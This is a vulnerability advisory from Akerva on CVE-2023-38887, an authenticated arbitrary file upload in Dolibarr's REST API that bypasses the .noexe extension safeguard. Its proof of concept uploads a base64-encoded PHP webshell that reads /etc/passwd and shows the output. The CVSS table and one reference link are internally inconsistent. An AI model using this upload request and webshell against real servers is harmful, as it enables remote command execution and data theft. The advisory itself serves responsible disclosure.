SECURITY ADVISORY

Dolibarr

Arbitrary File Upload (Authenticated)

BELABED Skander

16/05/2023

CVE-2023-38887

RENNES – PARIS

Siège social - 37 Boulevard Solférino - 35000 RENNES
Tel +33(0)1 53 76 86 35 | E-mail contact@akerva.com

Table of contents

SUMMARY

Context

Product description:

> Dolibarr ERP CRM is an open source, free software package for companies of any size, foundations or freelancers. It includes different features for enterprise resource planning (ERP) and customer relationship management (CRM) but also other features for different activities.

Description

If both “DMS/ECM” and “REST API” modules are enabled, any authenticated user with the permission of submitting documents can upload arbitrary files using API calls.

Products and versions affected

Affected products:

- Dolibarr 17.0.1 and earlier

Impact

Possibility of uploading malicious files which sometimes can lead to arbitrary command execution on the hosting server.

Mitigations

Upgrade to the latest version of the product.


Disclosure timeline

DATE	EVENT
16/05/2023	Initial discovery.
07/07/2023	Initial contact with security@dolibarr.org
21/07/2023	Vulnerability acknowledged by Dolibarr’s team
18/08/2023	Fix published by Dolibarr’s team
18/09/2023	Public disclosure

TECHNICAL DETAILS

Vulnerability Details


One of the pre-installed modules in Dolibarr is “DMS/ECM”, which in summary, lets the users to manage their documents in an automatic or manual way.



Directories	Documents	Size	Date
Bank account			
Candidatures			
Check deposit			
Commercial proposals			
Contracts			
Customer invoices			
Expense reports			
Interventions			
Manufacturing orders			
Products and Services			
Projects			
Purchase orders			
Salaries			
Sales Orders			
Sales tax			
Social or fiscal taxes			
Tasks			
Third-parties			
Users			
Vendor invoices			

FIGURE 1: ECM AUTOMATIC TREE VIEW.

In order to avoid an Arbitrary File Upload which sometimes can lead to Arbitrary Command Execution, the application is going to append “.noexe” extension at the end of any file having a “dangerous” extension.




Directories		Documents	Size	Date
test	1	test.php	0 b.	05/31/2023 10:36 AM

```
<table id="tablelines" class="centpercent liste noborder nobottom">
 <tbody>
  <tr class="liste_titre nodrag nodrop">…</tr>
  <!--Line list_of_documents 0 relativepath = test/-->
  <!--In database: position=0-->
  <tr id="row-AFTER0POS1" class="oddeven">
   <td class="minwith200 tdoverflowmax500">
    <a class="paddingright valignmiddle" href="/document.php?modulepart=ecm&attachment=1&file=test%2Ftest.php.noexe">…</a>
   </td>
   <td class="right nowraponall">0 b.</td>
   <td class="center nowraponall">05/31/2023 10:36 AM</td>
```

```
element { inline
}
a:link, a:visited, a:hover,   style.css.php:112
a:active, .classlink {
  color: var(--colortextlink);
  text-decoration: none;
}
.paddingright {   style.css.php:826
  padding-right: 4px;
}
.valignmiddle {   style.css.php:668
```


FIGURE 2:.NOEXE EXTENSION APPENDED AFTER PHP FILE UPLOAD.

The code responsible for this behavior is the following, which basically before writing the file to the disk, checks if the original file extension matches with one of the blacklisted ones:



```
// Security:
// Disallow file with some extensions. We rename them.
// Because if we put the documents directory into a directory inside web root (very bad), this allows to execute on demand arbitrary code.
if (isAFileWithExecutableContent($dest_file) && empty($conf->global->MAIN_DOCUMENT_IS_OUTSIDE_WEBROOT_SO_NOEXE_NOT_REQUIRED)) {
    // $upload_dir ends with a slash, so be must be sure the medias dir to compare to ends with slash too.
    $publicmediasdirwithslash = $conf->medias->multidir_output[$conf->entity];
    if (!preg_match('/\/$/', $publicmediasdirwithslash)) {
        $publicmediasdirwithslash .= '/';
    }

    if (strpos($upload_dir, $publicmediasdirwithslash) !== 0) { // We never add .noexe on files into media directory
        $file_name .= '.noexe';
        $successcode = 2;
    }
}
```

Figure 3: part of dol_move_uploaded_file (htdocs/core/lib/files.lib.php).




```
/**
 * Return if a file can contains executable content
 *
 * @param   string  $filename       File name to test
 * @return  boolean                 True if yes, False if no
 */
function isAFileWithExecutableContent($filename)
{
    if (preg_match('/\.(htm|html|js|phar|php|php\d+|phtml|pht|pl|py|cgi|ksh|sh|shtml|bash|bat|cmd|wpk|exe|dmg)$/i', $filename)) {
        return true;
    }

    return false;
}
```

Figure 4: isAFileWithExecutableContent function (htdocs/core/lib/fuunctions.lib.php).

Another Dolibarr pre-installed module is "API / WEB SERVICES" which enables a REST server and lets the users do all kinds of actions through API calls. One of these actions is the document upload and after analyzing the related class (htdocs/api/class/api_documents.class.php), it was noticed that excepting some sanitizations, no security measures to prevent arbitrary file upload were present.

Proof of Concept (PoC)

Let's assume that both REST API and DMS/ECM modules are enabled in Dolibarr and we have an account which has the permission of submitting data using DMS/ECM module. We just need to get the API key linked to our account and send an authenticated API request containing our malicious file as shown below:



1 POST http://192.168.1.50/api/index.php/documents/upload

```
{
"filename": "shell.php",
"modulepart": "project",
"ref": "",
"subdir": "PJ2305-0001",
"filecontent": "PD9waHAgc3lzdGVtKCdjYXQgL2V0Yy9wYXNzd2QnKTsgPz4=",
"fileencoding": "base64",
"overwriteifexists": "1",
"createdirifnotexists":"1"
}
```

Status: 200 OK Time: 32 ms

```
"shell.php"
```


2

Ref.	Documents	Size	Date	Shared
PJ2305-0001	PJ2305-0001.pdf	6911 b.	05/26/2023 02:35 PM	
PJ2305-0001	shell.php	13 b.	05/31/2023 11:40 AM	

```
<!--Line list_of_autoecmfiles key=0-->
<tr class="oddeven">…</tr>
<!--Line list_of_autoecmfiles key=1-->
<tr class="oddeven">
  <td>…</td>
  <td>
    <a href="/document.php?modulepart=project&attachment=1&file=PJ2305-0001%2Fshell.php">…</a>
    <a class="pictopreview documentpreview" href="/document.php?modulepart=project&attachment=0&file=PJ2305-0001%2Fshell.php" mime="text/plain" target="_blank">…</a> event
  </td>
```

FIGURE 5: ARBITRARY FILE UPLOAD STEPS.

In case of Dolibarr environment is not correctly configured and "documents" directory is exposed by the web server, we can reach the uploaded files which means execute a webshell:



192.168.1.50/documents/projet/PJ2305-0001/shell.php

```
root:x:0:0:root:/root:/bin/bash
```

[redacted]

FIGURE 6: WEBSHELL EXECUTION.

Another risk is being able to upload malicious executable files that could compromise user security.

Risk Characterization




FIGURE 7: CVSS SCORE.

CVSS v3.1 – Base Score			
Attack Vector (AV)	Network (N)	**Scope (S)**	Changed (U)
Attack Complexity (AC)	Low (L)	**Confidentiality (C)**	Low (N)
Privileges Required (PR)	Low (L)	**Integrity (I)**	Low (N)
User Interaction (UI)	None (N)	**Availability (A)**	None (N)
CVSS v3.1 – Temporal Score			
Exploit Code Maturity (E)	High (H)		
Remediation Level (RL)	Not Defined (X)		
Report Confidence (RC)	Confirmed (C)		

References

- Dolibarr, Wikipedia
  https://www.citethisforme.com/cite/sources/websiteautociteeval

ABOUT AKERVA

Who are we?

Founded in 2013, *Akerva* is a consulting firm specialized in CyberSecurity and Risk Management. Our *Offensive Technology team (OffTech)* work for our customers to provide them with security assessments through offensive and technical audits in order to identify credible real world compromission scenarios and business risk. Missions such as application or network penetration testing, red team engagements or phishing and social engineering campaigns are complemented by R&D and vulnerability research in our dedicated lab to maintain the highest technical proficiency for our team.

Join us

Want to be part of the adventure? Join our team of experts by sending your application: https://akerva.com/jobs/

Contact

- **Website:** https://www.akerva.com
- **Blog:** https://akerva.com/blog/
- **Email:** contact@akerva.com
- **LinkedIn:** https://fr.linkedin.com/company/akerva
- **Twitter:** https://twitter.com/Akerva_FR